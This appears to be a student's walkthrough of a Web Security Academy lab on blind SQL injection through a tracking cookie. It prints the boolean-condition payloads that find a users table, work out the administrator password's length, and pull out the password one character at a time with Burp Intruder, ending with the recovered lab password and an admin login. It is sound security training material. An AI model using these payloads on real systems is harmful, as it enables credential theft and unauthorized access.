

# SQLi - Lab - Blind SQL injection with conditional responses

## Description

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind [SQL injection](#) vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

## I started by enumerating the columns to check the "Welcome Back" message

Via repeater with the union query




**Request**

	Pretty	Raw	Hex	Hackvortor
1	GET / HTTP/1.1			
2	Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net			
3	Cookie: TrackingId=BQ8jHfH2kqRRHdz9' UNION SELECT NULL--; sessionid=BQ8jHfH2kqRRHdz9'			
4	Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"			

Welcome 1 match


Without the UNION query - Can use repeater to look for Welcome



Welcome 0 matches

## We can use a boolean condition to help

This will give the Welcome Back message if `1 = 1`. You can change the second 1 to a 2 and the Welcome message will disappear



ef003003907617c0dc4aab00df00fd.web-security-academy.net


TrackingId=BQ8jHfH2kqRRHdz9' AND '1'='1'; sessionid=BQ8jHfH2kqRRHdz9'

a: "Chromium";v="105", "Not)A;Brand";v="8"

Mobile: 20

## Second Condition - verifying that there is a users table

Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users LIMIT 1)='a';



**Request**

	Pretty	Raw	Hex	Hackvortor
1	GET / HTTP/1.1			
2	Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net			
3	Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users LIMIT 1)='a'; sessionid=BQ8jHfH2kqRRHdz9'			
4	Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"			

Welcome

## Third Condition - verifying that there is an admin user

```
' AND (SELECT 'a' FROM users WHERE username='administrator')='a
```

#### Request

```
1 GET / HTTP/1.1
2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net
3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users WHERE username='administrator')='a; s
  EfVso4Tp4gkZiwfz1Tv7eebTyXKWip7
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
```

## Verifying the administrator password length

This is basically checking to see if the password length is greater than "1"

```
TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users WHERE username='administrator' AND
LENGTH(password)>1)='a
```

#### Request

```
1 GET / HTTP/1.1
2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net
3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a;
  EfVso4Tp4gkZiwfz1Tv7eebTyXKWip7
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
```

## Password seems to be 20 characters long

#### Request

```
1 GET / HTTP/1.1
2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net
3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>19)='a;
  =EfVso4Tp4gkZiwfz1Tv7eebTyXKWip7
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
```

#### Request

```
1 GET / HTTP/1.1
2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net
3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)=20)='a;
  session=EfVso4Tp4gkZiwfz1Tv7eebTyXKWip7
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
```

## We can put this through intruder, because why not

Change the intruder payload position to the password length guess position

#### Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```
Target: https://0aef003003907617c0dc4aab00df00fd.web-security-academy.net

1 GET / HTTP/1.1
2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net
3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT '1' FROM users WHERE username='administrator' AND LENGTH(password)=20)='a;
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-
```

## Set payload options and sets

?

**Payload Sets**

You can define one or more payload sets. The number of p

Payload set: 1

Payload cour

Payload type: Numbers

Request coun

?

**Payload Options [Numbers]**

This payload type generates numeric payloads within a give

Number range

Type: ☒ Sequential ☐ Random

From: 1

To: 30

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Grep Match "Welcome" to ensure we can see the results

?

**Grep - Match**

↶

These settings can be used to flag res

☐ Flag result items with responses m

Paste

Load ...

Remove

Clear

Add

Welcome

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Request	Payload	Status	Error	Timeout	Length	Welc... ▾
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
0		200	<input type="checkbox"/>	<input type="checkbox"/>	11271	

## Enumerate the actual characters

Test the query in repeater first then follow up with intruder

Request

PrettyRawHexHackvortor

1 GET / HTTP/1.1

2 Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net

3 Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a; EfVso4Tp4gkZiwfVz1Tv7eebTyXKWip7

4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"

5 Sec-Ch-Ua-Mobile: ?0

## Intruder set up - two positions

GET / HTTP/1.1

Host: 0aef003003907617c0dc4aab00df00fd.web-security-academy.net

Cookie: TrackingId=BQ8jHfH2kqRRHdz9' AND (SELECT SUBSTRING(password,\$1\$,1) FROM users WHERE username='administrator')='\$a\$;

Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

## Attack Results

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Welc... ▾
0			200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
2	1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
31	9	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
72	8	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
96	11	e	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
102	17	e	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
188	19	i	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
213	2	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
224	13	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
257	4	m	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
326	10	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
374	16	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
414	14	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
418	18	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
510	5	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
525	20	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
580	12	1	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
638	7	4	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
655	3	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
667	15	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
700	6	7	200	<input type="checkbox"/>	<input type="checkbox"/>	11332	1
1	0	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11271	

## Sort out the password

ak5my74dbpe1kt5retiy

## Login for a pat on the back

Congratulations, you solved the lab!

## My Account

Your username is: administrator